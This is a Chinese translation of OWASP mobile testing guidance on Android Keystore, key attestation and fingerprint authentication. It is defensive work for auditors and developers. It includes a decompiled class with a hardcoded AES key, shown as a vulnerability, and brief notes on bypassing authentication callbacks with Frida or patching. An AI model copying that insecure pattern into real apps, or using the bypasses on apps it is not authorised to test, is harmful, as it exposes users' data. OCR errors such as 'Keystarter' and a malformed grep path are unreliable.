#### 5.4.3.2. 安全密钥导入 Keystore

Android 9 (API 级别 28) 增加了安全导入密钥到 AndroidKeystore 的能力。首先，AndroidKeystore 使用 `pur_wrap_key` 生成一个密钥对，这个密钥对也应该用认证证书来保护，这个密钥对的目的是保护正在导入到 AndroidKeystore 中的密钥。加密密钥将以 SecureKeyWrapper 格式的 ASN.1 编码消息生成，该消息还包含了允许使用导入密钥的方式的描述。然后，密钥在属于生成包装密钥的特定设备的 AndroidKeystore 硬件中解密，以便它们永远不会在设备的主机内存中显示为纯文本。

```
KeyDescription ::= SEQUENCE {
 keyFormat INTEGER,
 authorizationList AuthorizationList
}
```

```
SecureKeyWrapper ::= SEQUENCE {
 wrapperFormatVersion INTEGER,
 encryptedTransportKey OCTET_STRING,
 initializationVector OCTET_STRING,
 keyDescription KeyDescription,
 secureKey OCTET_STRING,
 tag OCTET_STRING
}
```

上面的代码显示了在以 SecureKeyWrapper 格式生成加密密钥时要设置的不同参数。查看 `WrappedKeyEntry` 的 Android 文档了解更多细节。

定义 `KeyDescription AuthorizationList` 时，以下参数会影响加密密钥的安全性：

- `algorithm` 参数指定使用密钥的加密算法。
- `keySize` 参数指定了密钥的大小，以比特为单位，以正常的方式度量密钥的算法。
- `digest` 参数指定了可能与密钥一起用于执行签名和验证操作的摘要算法。

#### 5.4.3.3. 密钥认证

对于严重依赖 Android 密钥库进行关键业务操作的应用程序，例如通过加密基元进行多因素身份验证，在客户端安全存储敏感数据等。Android 提供密钥认证功能，有助于分析通过 Android 密

钥库管理的加密材料的安全性。从 Android 8.0 (API 级别 26)开始，密钥认证强制要求所有新 (Android 7.0 或更高) 的设备需要有谷歌应用套件的设备认证，这些设备使用谷歌硬件认证根证书签署的认证证书，在密钥验证过程中也可以进行验证。

在密钥验证期间，我们可以指定密钥对的别名，在获得一个证书链的时候，我们可以使用它来验证该密钥对的属性。如果根证书链是 Google Hardware Attestation Root certificate 以及密钥对存储在硬件相关的检查是由设备支持硬件级的密钥认证以及密钥存放在 hardware-backed keystore 提供保障的，那么谷歌认为这是安全的。另外，如果认证链有任何其他根证书，那么谷歌不会对硬件的安全性做出任何声明。

尽管密钥认证过程可以在应用程序中直接实现，但是出于安全原因，建议应该在服务器端实现。以下是安全实现密钥认证的高级指导方针：

服务器应该通过使用 CSPRNG (Cryptographically Secure random number Generator) 安全地创建一个随机数来初始化密钥认证过程，并将其作为一个 challenge 发送给用户。

客户端应该使用从服务器接收到的 challenge 调用 setAttestationChallenge API，然后使用 KeyStore.getCertificateChain 方法检索认证证书链。

认证响应应发送到服务器进行验证，以下检查应执行验证密钥认证响应：

验证证书链，直至根证书 (root)，并执行证书完整性检查，如有效性、完整性和可信度。

检查根证书是否使用谷歌认证根密钥签名，这使得认证过程是可信的。

提取认证证书的扩展数据，它出现在证书链的第一个元素中，并执行以下检查：

验证 attestation challenge 与发起认证过程时在服务器上生成的值相同。

验证密钥认证响应中的签名。

现在检查 Keystarter 的安全级别，以确定设备是否有安全密钥存储机制。Keystarter 是运行在安全上下文中并提供所有安全密钥存储操作的软件。安全级别将是 Software、TrustedEnvironment 或 StrongBox 中的一种。

此外，您可以检查认证安全级别，Software、TrustedEnvironment 或 StrongBox，以此检查如何认证证书生成。此外，还可以进行一些与密钥有关的其他检查，如目的、访问时间、身份验证要求等，以验证密钥属性。

Android 密钥库认证响应的典型示例如下：

```
{
 "fmt": "android-key",
 "authData":
 "9569088f1ecee3232954035dbd10d7cae391305a2751b559bb8fd7cbb229bdd445000000
 0028f37d2b92b841c4b02a860cef7cc034004101552f0265f6e35bcc29877b64176690d59a
 61c3588684990898c544699139be88e32810515987ea4f4833071b646780438bf858c369
 84e46e7708dee61eedcbd0a50102032620012158203849a20fde26c34b0088391a582778
 3dff93880b1654088aadfaf57a259549a1225820743c4b5245cf2685cf91054367cd4fafb94
 84e70593651011fc0dcce7621c68f",
 "attStmt": {
 "alg": -7,
 "sig":
 "304402202ca7a8cfb6299c4a073e7e022c57082a46c657e9e53b28a6e454659ad0244996
 02201f9cae7ff95a3f2372e0f952e9ef191e3b39ee2cedc46893a8eec6f75b1d9560",
 "x5c": [
 "308202ca30820270a003020102020101300a06082a8648ce3d040302308188310b30090
 603550406130255533113301106035504080c0a43616c69666f726e6961311530130603
 55040a0c0c476f6f676c652c20496e632e3110300e060355040b0c07416e64726f6964313
 b303906035504030c32416e64726f6964204b657973746f726520536f667477617265204
 174746573746174696f6e20496e7465726d656469617465301e170d3138313230323039
 313032355a170d3238313230323039313032355a301f311d301b06035504030c14416e6
 4726f6964204b657973746f7265204b65793059301306072a8648ce3d020106082a8648c
 e3d030107034200043849a20fde26c34b0088391a5827783dff93880b1654088aadfaf57a2
 59549a1743c4b5245cf2685cf91054367cd4fafb9484e70593651011fc0dcce7621c68fa382
 01313082012d300b0603551d0f0404030207803081fc060a2b06010401d6790201110481
 ed3081ea0201020a01000201010a010104202a4382d7bbd89d8b5bdf1772cfecca1439248
 7b9fd571f2eb72bdf97de06d4b60400308182bf831008020601676e2ee170bf8311080206
 01b0ea8dad70bf831208020601b0ea8dad70bf853d08020601676e2edfe8bf85454e044c30
 4a31243022041d636f6d2e676f6f676c652e6174746573746174696f6e6578616d706c650
 20101312204205ad05ec221c8f83a226127dec557500c3e574bc60125a9dc21cb0be4a006
 60953033a1053103020102a203020103a30402020100a5053103020104aa03020101bf8
 37803020117bf83790302011ebf853e03020100301f0603551d230418301680143ffcad6
 1ab13a9e8120b8d5251cc565bb1e91a9300a06082a8648ce3d0403020348003045022067
 773908938055fd634ee413eaafc21d8ac7a9441bdf97af63914f9b3b00affe022100b9c0c89
 458c2528e2b25fa88c4d63ddc75e1bc80fb94dcc6228952d04f812418",
 "308202783082021ea0030201020201001300a06082a8648ce3d040302308198310b30
 090603550406130255533113301106035504080c0a43616c69666f726e6961311630140
 6035504070c0d4d6f756e7461696e205669657731153013060355040a0c0c476f6f676c65
 2c20496e632e3110300e060355040b0c07416e64726f69643133303106035504030c2a41
 6e64726f6964204b657973746f726520536f667477617265204174746573746174696f6e
 20526f6f74301e170d31363031313030343630395a170d3236303130383030436303
 95a308188310b30090603550406130255533113301106035504080c0a43616c69666f72
 6e696131153013060355040a0c0c476f6f676c652c20496e632e3110300e060355040b0c0
]
}
```

```

7416e64726f6964313b303906035504030c32416e64726f6964204b657973746f7265205
36f667477617265204174746573746174696f6e20496e7465726d656469617465305930
1306072a8648ce3d020106082a8648ce3d03010703420004eb9e79f8426359accb2a914c8
986cc70ad90669382a9732613feaccbf821274c2174974a2afea5b94d7f66d4e065106635b
c53b7a0a3a671583edb3e11ae1014a3663064301d0603551d0e041604143ffcacd61ab13a
9e8120b8d5251cc565bb1e91a9301f0603551d23041830168014c8ade9774c45c3a3cf0d1
610e479433a215a30cf30120603551d130101ff040830060101ff020100300e0603551d0f0
101ff040403020284300a06082a8648ce3d040302034800304502204b8a9b7bee82bcc033
87ae2fc08998b4ddc38dab272a459f690cc7c392d40f8e022100eeda015db6f432e9d4843b
624c9404ef3a7ccbd5efb22bbe7feb9773f593ffb",
"3082028b30820232a003020102020900a2059ed10e435b57300a06082a8648ce3d04030
2308198310b3009060355040613025533113301106035504080c0a43616c69666f726e
69613116301406035504070c0d4d6f756e7461696e205669657731153013060355040a0
c0c476f6f676c652c20496e632e3110300e060355040b0c07416e64726f69643133303106
035504030c2a416e64726f6964204b657973746f726520536f6674776172652041747465
73746174696f6e20526f6f74301e170d31363031313030343335305a170d3336303130
363030343335305a308198310b3009060355040613025533113301106035504080c0a4
3616c69666f726e69613116301406035504070c0d4d6f756e7461696e205669657731153
013060355040a0c0c476f6f676c652c20496e632e3110300e060355040b0c07416e64726f
69643133303106035504030c2a416e64726f6964204b657973746f726520536f66747761
7265204174746573746174696f6e20526f6f743059301306072a8648ce3d020106082a86
48ce3d03010703420004ee5d5ec7e1c0db6d03a67ee6b61bec4d6a5d6a682e0fff7f490e7d
771f44226dbdb1affa16cbc7adc577d2569caab7b02d54015d3e432b2a8ed74eec487541a4
a3633061301d0603551d0e04160414c8ade9774c45c3a3cf0d1610e479433a215a30cf301f
0603551d23041830168014c8ade9774c45c3a3cf0d1610e479433a215a30cf300f0603551
d130101ff040530030101ff300e0603551d0f0101ff040403020284300a06082a8648ce3d0
40302034700304402203521a3ef8b34461e9cd560f31d5889206adca36541f60d9ece8a19
8c6648607b02204d0bf351d9307c7d5bda35341da8471b63a585653cad4f24a7e74daf417
df1bf"
]
}
}

```

在上面的 JSON 片段中，密钥的含义如下：

fmt：声明认证格式标识符。

authData：表示认证的身份验证数据。

Alg：用于签名的算法。

Sig：签名。

x5c：认证证书链。

注意: sig 是通过连接 authData 和 clientDataHash(服务器发送的挑战)并使用 alg 签名算法通过证书私钥进行签名生成的，在服务器端使用第一个证书中的公钥进行验证。

更多关于实现指南的理解，可以参考谷歌示例代码。

对于安全分析的角度，分析人员可以对密钥认证的安全实现执行以下检查。

检查密钥认证是否完全在客户端实现。在这种情况下，可以通过篡改应用程序、方法挂钩等轻松绕过。

检查服务器在初始化密钥认证时是否使用了随机 challenge。如果不这样做，将导致不安全的实现，从而使其容易受到重播攻击。同时，您还需要检查 challenge 的随机性。

检查服务器是否验证密钥认证响应的完整性。

检查服务器是否对链上的证书执行基本检查，如完整性验证、信任验证、有效性等。

#### 5.4.3.4. 仅在未锁定的设备上解密

为了更安全，Android 9 (API 级别 28)引入了 unlockedDeviceRequired 标志。通过将 true 传递给 setUnlockedDeviceRequired 方法，应用程序防止其存储在 AndroidKeystore 中的密钥在设备被锁定时被解密，并且它要求屏幕在允许解密之前被解锁。

#### 5.4.3.5. 强力硬件安全模块

运行 Android 9 (API 级别 28)和更高级别的设备可以有一个 StrongBox Keystmaster, Keystmaster HAL 的实现驻留在硬件安全模块中，有自己的 CPU，安全存储，真正的随机数生成器和一个机制来抵抗包篡改。要使用这个特性，当使用 AndroidKeystore 生成或导入密钥时，true 必须传递给 KeyGenParameterSpec.Builder 类或 KeyProtection.Builder 类中的 setIsStrongBoxBacked 方法。为了确保在运行时使用 StrongBox，检查 isInsideSecureHardware 返回 true，并且系统不会抛出 StrongBoxUnavailableException，如果给定的算法和密钥大小与密钥相关联，StrongBox 密钥管理员不可用，则抛出该异常。

#### 5.4.3.6. 关键使用授权

为了减少 Android 设备上密钥的未经授权使用，Android KeyStore 允许应用程序在生成或导入密钥时指定其密钥的授权使用。授权一旦确定，就不能更改。

Android 提供的另一个 API 是 KeyChain，它提供了访问私钥及其对应的证书链的凭证存储，由于交互的必要和 KeyChain 的共享性质，经常不使用。有关更多细节，请参阅开发人员文档。

Android 的 SharedPreferences 中有一种稍不安全的密钥存储方式。当 SharedPreferences 在 MODE\_PRIVATE 中初始化时，该文件仅可由创建它的应用程序读取。然而，在 root 设备上，任何其他具有根访问权限的应用程序都可以简单地读取其他应用程序的 SharedPreferences 文件，这与是否使用 MODE\_PRIVATE 无关。但对于 AndroidKeyStore 却不是这样。因为 AndroidKeyStore 访问是在内核级管理的，这需要更多的工作和技能来绕过 AndroidKeyStore 清除或销毁密钥。

最后三个选项是在源代码中使用硬编码的加密密钥，具有基于稳定属性的可预测的密钥派生函数，并将生成的密钥存储在公共场所，如 /sdcard/。显然，硬编码加密密钥不是解决之道。这意味着应用程序的每个实例都使用相同的加密密钥。攻击者只需要做一次工作，就可以从源代码中提取密钥——无论是本地存储的还是在 Java/Kotlin 中。因此，他可以对应用程序加密后获得的任何其他数据进行解密。接下来，当您有一个基于其他应用程序可以访问的标识符的可预测的密钥派生函数时，攻击者只需要找到 KDF 并将其应用于设备就可以找到密钥。最后，公开存储加密密钥也非常不鼓励，因为其他应用程序可以有权限读取公共分区并窃取密钥。

#### 5.4.3.7. 静态分析

定位代码中加密基元的使用。一些最常用的类和接口：

Cipher

Mac

MessageDigest

Signature

AndroidKeyStore

Key, PrivateKey, PublicKey, SecretKeySpec, KeyInfo

And a few others in the java.security.\* and javax.crypto.\* packages.

作为示例，我们将说明如何定位硬编码加密密钥的使用。首先，使用 Baksmali 将 DEX 字节码反汇编为 Smali 字节码文件集合。

```
$ baksmali d file.apk -o smali_output/
```

现在我们有了一组 Smali 字节码文件，我们可以在文件中搜索 SecretKeySpec 类的使用情况。我们通过简单地递归地抓取刚刚获得的 Smali 源代码来实现这一点。请注意，Smali 中的类描述符以 L 开头，以 ; 结尾：

```
$ grep -r "Ljavax\crypto\spec\SecretKeySpec;"
```

这将突出显示所有使用 SecretKeySpec 类的类，现在我们检查所有突出显示的文件并跟踪哪些字节用于传递密钥材料。下图显示了在生产就绪应用程序上执行此评估的结果。为了便于阅读，我们将 DEX 字节码反向工程为 Java 代码。我们可以清楚地定位静态加密密钥的使用，该密钥是在静态字节数组 Encrypt.keyBytes 中硬编码并初始化的。

```

3曰import javax.crypto.spec.*;
4 import javax.crypto.*;
5 import java.security.*;
6 import android.util.*;
7
8 public class Encrypt
9曰{
10 private static byte[] keyBytes;
11
12曰 static {
13 Encrypt.keyBytes = new byte[] { 7, 3, 4, 5, 6, 7, 8, 9, 16, 17, 18, 9, 20, 21, 15, 1, 10, 11, 12, 13, 14,
14 }
15
16曰 public static String decrypt(final String s) throws Exception {
17 final SecretKeySpec secretKeySpec = new SecretKeySpec(Encrypt.keyBytes, "AES");
18 final Cipher instance = Cipher.getInstance("AES");
19 instance.init(2, secretKeySpec);
20 return new String(instance.doFinal(Base64.decode(s.getBytes(), 0)));
21 }
22
23曰 public static String encrypt(final String s) throws Exception {
24 final SecretKeySpec secretKeySpec = new SecretKeySpec(Encrypt.keyBytes, "AES");
25 final Cipher instance = Cipher.getInstance("AES");
26 instance.init(1, secretKeySpec);
27 return new String(Base64.encode(instance.doFinal(s.getBytes()), 0));
28 }
29 }
30

```

当您可以访问源代码时，至少检查以下内容：

检查使用哪种机制来存储密钥：在所有其他解决方案中更推荐使用 AndroidKeyStore。

检查是否使用了深度防御机制来确保球座的使用。例如：时间有效性是强制的吗？代码是否评估了硬件安全性？更多细节请参阅 KeyInfo 文档。

在白盒加密解决方案的情况下：研究其有效性或咨询该领域的专家。

特别注意核实密钥的用途：

确保对于非对称密钥，私钥只用于签名，公钥只用于加密。

确保对称密钥不会被用于多个目的。如果在不同的上下文中使用新的对称密钥，则应该生成新的对称密钥。

### 5.4.3.8. 动态分析

Hook 加密方法并分析正在使用的密钥。在执行加密操作时监视文件系统访问，以评估向何处写入或从何处读取 key material。

### 5.4.4. 参考

- [#nelenkov] - N. Elenkov, Android Security Internals, No Starch Press, 2014, Chapter 5.

#### 5.4.4.1. 参考

- Android Developer blog: Crypto provider deprecated - <https://android-developers.googleblog.com/2016/06/security-crypto-provider-deprecated-in.html>
- Android Developer blog: cryptography changes in android P - <https://android-developers.googleblog.com/2018/03/cryptography-changes-in-android-p.html>
- Ida Pro - <https://www.hex-rays.com/products/ida/>
- Android Developer blog: changes for NDK developers - <https://android-developers.googleblog.com/2016/06/android-changes-for-ndk-developers.html>
- security providers - <https://developer.android.com/reference/java/security/Provider.html>
- Spongy Castle - <https://rtyley.github.io/spongycastle/>
- Legion of the Bouncy Castle - <https://www.bouncycastle.org/java.html>
- Android Developer documentation - <https://developer.android.com/guide>
- NIST keylength recommendations - <https://www.keylength.com/en/4/>
- BSI recommendations - 2017 - <https://www.keylength.com/en/8/>

#### 5.4.4.2. SecureRandom 引用

- Proper seeding of SecureRandom -  
<https://www.securecoding.cert.org/confluence/display/java/MSC63-J.+Ensure+that+SecureRandom+is+properly+seeded>
- Burpproxy its Sequencer -  
<https://portswigger.net/burp/documentation/desktop/tools/sequencer>

#### 5.4.4.3. 测试密钥管理参考

- Android KeyStore API -  
<https://developer.android.com/reference/java/security/KeyStore.html>
- Android Keychain API - <https://developer.android.com/reference/android/security/KeyChain>
- Shared Preferences -  
<https://developer.android.com/reference/android/content/SharedPreferences.html>
- KeyInfo documentation -  
<https://developer.android.com/reference/android/security/keystore/KeyInfo>
- Android Pie features and APIs - <https://developer.android.com/about/versions/pie/android-9.0#secure-key-import>
- Android Keystore system - <https://developer.android.com/training/articles/keystore#java>

#### 5.4.4.4. 关键证明参考

- Android Key Attestation - <https://developer.android.com/training/articles/security-key-attestation>

- W3C Android Key Attestation - <https://www.w3.org/TR/webauthn/#android-key-attestation>
- Verifying Android Key Attestation - <https://medium.com/@herrjemand/webauthn-fido2-verifying-android-keystore-attestation-4a8835b33e9d>
- Attestation and Assertion - [https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication\\_API/Attestation\\_and\\_Assertion](https://developer.mozilla.org/en-US/docs/Web/API/Web.Authentication_API/Attestation_and_Assertion)
- Google Sample Codes - <https://github.com/googlesamples/android-key-attestation/tree/master/server>
- FIDO Alliance Whitepaper - [https://fidoalliance.org/wp-content/uploads/Hardware-backed\\_Keystore\\_White\\_Paper\\_June2018.pdf](https://fidoalliance.org/wp-content/uploads/Hardware-backed_Keystore_White_Paper_June2018.pdf)
- FIDO Alliance TechNotes - <https://fidoalliance.org/fido-technotes-the-truth-about-attestation/>

#### 5.4.4.4.1. 2016 OWASP 移动应用 10 大安全问题

- M5 - Insufficient Cryptography - [https://www.owasp.org/index.php/Mobile\\_Top\\_10\\_2016-M5-Insufficient\\_Cryptography](https://www.owasp.org/index.php/Mobile_Top_10_2016-M5-Insufficient_Cryptography)

#### 5.4.4.4.2. OWASP MASVS

- MSTG-STORAGE-1：“系统凭据存储功能被适当地用于存储敏感数据，例如用户凭据或加密密钥。”
- MSTG-CRYPTO-1：“该应用程序不依赖带有硬编码密钥的对称加密作为唯一的加密方法。”
- MSTG-CRYPTO-2：“该应用程序使用了经过验证的加密原语实现。”
- MSTG-CRYPTO-3：“该应用程序使用适合于特定用例的加密原语，并配置了符合行业最佳实践的参数。”
- MSTG-CRYPTO-4：“该应用程序未使用被广泛认为出于安全目的而贬值的加密协议或算法。”
- MSTG-CRYPTO-5：“该应用程序不会将相同的加密密钥用于多种用途。”
- MSTG-CRYPTO-6：“所有随机值都是使用足够安全的随机数生成器生成的。”

#### 5.4.4.4.3. CWE

- CWE-321 - Use of Hard-coded Cryptographic Key
- CWE-326 - Inadequate Encryption Strength
- CWE-330 - Use of Insufficiently Random Values

## 5.5. Android 本地身份验证

本地身份验证，即应用程序根据存储在设备上的凭据对用户进行身份验证。也就是说，用户提供有效的 PIN 码、密码或指纹，然后通过引用设备上的数据进行验证来“解锁”应用程序或某些内部功能层。通常，这样做的目的是为用户恢复与远程服务的会话提供便利，或者作为加强身份验证用以保护某些关键功能的一种方式。正如前面在“测试身份验证和会话管理”中所描述的：首先至少要确保身份验证是发生在加密原语上（例如能够解锁密钥的身份验证步骤），然后建议在远程终

端进行身份校验。在 Android 上，Android 运行时支持两种本地身份验证机制：确认凭据流程和生物特征身份验证流程。

### 5.5.1. 测试确认凭证（MSTG-AUTH-1 和 MSTG-STORAGE-11）

#### 5.5.1.1. 概述

Android 从 6.0 开始提供了确认凭证流程，用户不再需要输入应用专有密码，取而代之的是，如果用户最近登录过某台设备，那么可以使用确认凭证从该设备的 AndroidKeystore 解锁加密数据。也就是说，如果用户不能在设置的时间限制（`setUserAuthenticationValidityDurationSeconds`）内通过确认凭证解锁设备，则用户必须重新解锁该设备。

需要注意的是，确认凭据的安全强度仅跟锁屏保护一样，这相当于使用了简单可预测的锁屏图形，因此我们不推荐任何要求 L2 安全控制的应用程序使用确认凭据。

#### 5.5.1.2. 静态分析

确保用户已设置锁屏：

```
KeyguardManager mKeyguardManager = (KeyguardManager)
getSystemService(Context.KEYGUARD_SERVICE);
if (!mKeyguardManager.isKeyguardSecure()) {
 // Show a message that the user hasn't set up a lock screen.
}
```

- 创建锁屏保护密钥。要使用此密钥，用户需要在 X 秒内解锁设备，否则必须再次进行身份验证。需要确保这个限定时间不要太长，否则很难区分使用应用程序的用户与解锁设备的用户是同一个用户：

```
try {
 KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
 keyStore.load(null);
 KeyGenerator keyGenerator = KeyGenerator.getInstance(
 KeyProperties.KEY_ALGORITHM_AES, "AndroidKeyStore");

 // Set the alias of the entry in Android KeyStore where the key will appear
 // and the constraints (purposes) in the constructor of the Builder
 keyGenerator.init(new KeyGenParameterSpec.Builder(KEY_NAME,
 KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
 .setBlockModes(KeyProperties.BLOCK_MODE_CBC)
 .setUserAuthenticationRequired(true)
 // Require that the user has unlocked in the last 30 seconds
 .setUserAuthenticationValidityDurationSeconds(30)
```

```

 .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_PKCS7)
 .build());
keyGenerator.generateKey();
} catch (NoSuchAlgorithmException | NoSuchProviderException
 | InvalidAlgorithmParameterException | KeyStoreException
 | CertificateException | IOException e) {
 throw new RuntimeException("Failed to create a symmetric key", e);
}

```

- 设置锁屏确认：

```

private static final int REQUEST_CODE_CONFIRM_DEVICE_CREDENTIALS = 1; //used as a
number to verify whether this is where the activity results from
Intent intent = mKeyguardManager.createConfirmDeviceCredentialIntent(null, null);
if (intent != null) {
 startActivityForResult(intent, REQUEST_CODE_CONFIRM_DEVICE_CREDENTIALS);
}

```

- 锁屏后使用这个密钥：

```

@Override
protected void onActivityResult(int requestCode, int resultCode, Intent data) {
 if (requestCode == REQUEST_CODE_CONFIRM_DEVICE_CREDENTIALS) {
 // Challenge completed, proceed with using cipher
 if (resultCode == RESULT_OK) {
 //use the key for the actual authentication flow
 } else {
 // The user canceled or didn't complete the lock screen
 // operation. Go to error/cancellation flow.
 }
 }
}

```

确保在应用程序执行流程中使用了解锁的密钥。例如：该密钥是否可用于解密本地存储数据或者从远程终端接收到的消息。如果应用程序只是检查用户是否已解锁密钥，则可能导致本地身份验证绕过。

#### 5.5.1.3. 动态分析

通过 patch 应用程序或使用运行时检测绕过客户端上的指纹验证。例如：可以使用 Frida 直接调用 onActivityResult 回调方法，查看是否可以忽略加密步骤（例如设置密码）以继续本地身份验证流程。更多相关信息，请参阅“Android 篡改和逆向工程”章节。

## 5.5.2. 测试生物特征身份验证 (MSTG-AUTH-8)

### 5.5.2.1. 概述

Android6.0 ( API level 23 ) 引入了公共 API , 用于通过指纹对用户进行身份验证。通过 FingerprintManager 类提供对指纹硬件的访问能力。应用程序可以通过实例化 FingerprintManager 对象并调用 authenticate 方法来请求指纹身份验证。调用者注册回调方法来处理身份验证过程的可能结果 ( 如 success, failure, 或 error ) 。需要注意的是 , 此方法并不能确保执行了指纹身份验证 , 例如 : 攻击者可以 patch 身份验证步骤 , 或者可以通过工具直接调用 “success” 回调方法绕过。

通过将指纹 API 与 Android KeyGenerator 类结合使用 , 可以更好的实现安全性。这种方式将对称密钥存储在 KeyStore 中 , 并使用用户的指纹“解锁”。例如 : 为了允许用户访问远程服务 , 创建了一个 AES 密钥 , 该密钥对用户 PIN 码或身份验证令牌进行加密。通过在创建密钥时调用 setUserAuthenticationRequired(true) , 确保用户必须重新进行身份验证才能获取该密钥。然后 , 可以将加密的身份验证凭据直接保存到设备上的常规存储中 ( 例如 SharedPreferences ) 。这是一种相对安全的设计 , 可以确保用户确实输入了授权指纹。但是需要注意的是 , 这种方式要求应用程序在加密操作期间将对称密钥保存在内存中 , 如果攻击者在运行时访问应用程序的内存 , 那么密钥就会泄露。

一种更安全的方式是使用非对称加密。在这里 , 移动应用程序在 KeyStore 中创建一个非对称密钥对 , 并在服务端注册公钥。后续事务使用私钥进行签名 , 并在服务端使用公钥进行验证。这样做的好处是 , 可以使用 KeyStore API 对事务进行签名 , 而无需从 KeyStore 中提取私钥。因此 , 攻击者想从内存 dump 或使用工具获取密钥是不可能了。

需要注意的是 , 有很多第三方 SDK 厂商 , 它们提供生物识别技术支持 , 但这些 SDK 自身也存在不安全性。所以在使用第三方 SDK 处理敏感的身份验证逻辑时要非常谨慎。

### 5.5.2.2. 静态分析

首先搜索 FingerprintManager.authenticate 的调用。传递给该方法的第一个参数是 CryptoObject 类实例 , 它是 FingerprintManager 支持的封装加密对象的类。如果这个参数被设置为 null , 就意味着指纹授权纯粹是事件绑定的 , 可能会产生安全问题。

CryptoObject 类用于初始化加密封装类的密钥的创建。需要验证除了在创建 KeyGenParameterSpec 对象期间调用了 setUserAuthenticationRequired(true) 之外 , 密钥是否都是使用 KeyGenerator 类创建的 ( 参考下面的代码示例 ) 。

确保身份验证逻辑得到执行。为了成功进行身份验证，远程终端必须要求客户端提供从 KeyStore 获取到的密钥、密钥派生的值或使用客户端私钥签名的值（见上文）。

安全地实现指纹身份验证需要遵循几个简单的原则，首先需要检查这种身份验证是否可用。最基本的要求是设备必须运行在 Android 6.0 或更高版本（API 23+）上，另外还必须满足其它几个条件：

- 必须在 Android Manifest 中进行权限声明：

```
<uses-permission
 android:name="android.permission.USE_FINGERPRINT" />
```

- 必须有指纹识别硬件模块：

```
FingerprintManager fingerprintManager = (FingerprintManager)
 context.getSystemService(Context.FINGERPRINT_SERVICE);
fingerprintManager.isHardwareDetected();
```

- 用户必须设置锁屏保护：

```
KeyguardManager keyguardManager = (KeyguardManager) context.getSystemService(Context.KEYGUARD_SERVICE);
keyguardManager.isKeyguardSecure(); //note if this is not the case: ask the user to set up a protected lock screen
```

- 至少有一个指纹是注册的：

```
fingerprintManager.hasEnrolledFingerprints();
```

- 应用程序应具有获取用户指纹的权限：

```
context.checkSelfPermission(Manifest.permission.USE_FINGERPRINT) == PermissionResult.PERMISSION_GRANTED;
```

如果上述任何一个条件不满足，都不应该提供指纹验证功能。

并不是每个 Android 设备都提供硬件支持的密钥存储，这点很重要。KeyInfo 类可用于确定密钥是否驻留在如可信执行环境（TEE）或安全单元（SE）这样的安全硬件中。

```
SecretKeyFactory factory =
SecretKeyFactory.getInstance(getEncryptionKey().getAlgorithm(), ANDROID_KEYSTORE);
KeyInfo secretKeyInfo = (KeyInfo) factory.getKeySpec(yourencryptionkeyhere,
KeyInfo.class);
secretKeyInfo.isInsideSecureHardware()
```

在某些系统上，也可以通过硬件执行生物特征认证策略。实现方式如下：

```
keyInfo.isUserAuthenticationRequirementEnforcedBySecureHardware();
```

#### 5.5.2.2.1. 使用对称密钥进行指纹验证

可以通过在 KeyGenParameterSpec.Builder 中添加 setUserAuthenticationRequired(true) , 然后使用 KeyGenerator 密钥生成工具创建 AES 加密 key 来实现指纹身份验证。

```
generator = KeyGenerator.getInstance(KeyProperties.KEY_ALGORITHM_AES,
KEYSTORE);
```

```
generator.init(new KeyGenParameterSpec.Builder (KEY_ALIAS,
KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
.setBlockModes(KeyProperties.BLOCK_MODE_CBC)
.setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_PKCS7)
.setUserAuthenticationRequired(true)
.build()
);
```

```
generator.generateKey();
```

要使用受保护的 key 执行加密或解密，请创建一个 Cipher 对象并使用 key alias 对其进行初始化。

```
SecretKey keyspec = (SecretKey)keyStore.getKey(KEY_ALIAS, null);
```

```
if (mode == Cipher.ENCRYPT_MODE) {
 cipher.init(mode, keyspec);
```

请记住，新密钥生成后不能立即使用，必须首先通过 FingerprintManager 进行身份验证。包括在身份识别之前将 Cipher 对象封装到 FingerprintManager.CryptoObject，并传入 FingerprintManager.authenticate。

```
cryptoObject = new FingerprintManager.CryptoObject(cipher);
fingerprintManager.authenticate(cryptoObject, new CancellationSignal(), 0, this, null);
```

当身份验证成功时，回调方法

onAuthenticationSucceeded(FingerprintManager.AuthenticationResult result)被调用，此时可以从结果中检索经过身份验证的 CryptoObject。

```
public void authenticationSucceeded(FingerprintManager.AuthenticationResult result) {
 cipher = result.getCryptoObject().getCipher();
```

```
//(... do something with the authenticated cipher object ...)
}
```

### 5.5.2.2.2 使用非对称密钥的指纹验证

要使用非对称加密实现指纹身份验证，首先使用 KeyPairGenerator 类创建签名 key，在服务器注册公钥。然后，可以通过在客户端对数据进行签名并在服务器上验证签名来对数据进行身份验证。使用指纹 API 对远程服务器进行身份验证的详细示例可以在 Android 开发者博客（Android Developers Blog）中找到。

密钥对生成示例如下：

```
KeyPairGenerator.getInstance(KeyProperties.KEY_ALGORITHM_EC, "AndroidKeyStore");
keyPairGenerator.initialize(
 new KeyGenParameterSpec.Builder(MY_KEY,
 KeyProperties.PURPOSE_SIGN)
 .setDigests(KeyProperties.DIGEST_SHA256)
 .setAlgorithmParameterSpec(new ECGenParameterSpec("secp256r1"))
 .setUserAuthenticationRequired(true)
 .build());
keyPairGenerator.generateKeyPair();
```

要使用密钥进行签名，需要实例化一个 CryptoObject 并通过 FingerprintManager 对其进行身份验证。

```
Signature.getInstance("SHA256withECDSA");
KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
keyStore.load(null);
PrivateKey key = (PrivateKey) keyStore.getKey(MY_KEY, null);
signature.initSign(key);
CryptoObject cryptoObject = new FingerprintManager.CryptoObject(signature);
```

```
CancellationSignal cancellationSignal = new CancellationSignal();
FingerprintManager fingerprintManager =
 context.getSystemService(FingerprintManager.class);
fingerprintManager.authenticate(cryptoObject, cancellationSignal, 0, this, null);
```

如下所示，现在可以对字节数组 inputBytes 的内容进行签名。

```
Signature signature = cryptoObject.getSignature();
signature.update(inputBytes);
byte[] signed = signature.sign();
```

- 请注意，在对请求进行签名时，应生成随机数 nonce 并将其添加到已签名的数据中。否则，攻击者可能会重放该请求。
- 要使用对称加密指纹验证实现身份验证，请使用挑战-响应(challenge-response)协议。

#### 5.5.2.2.3. 附加安全功能

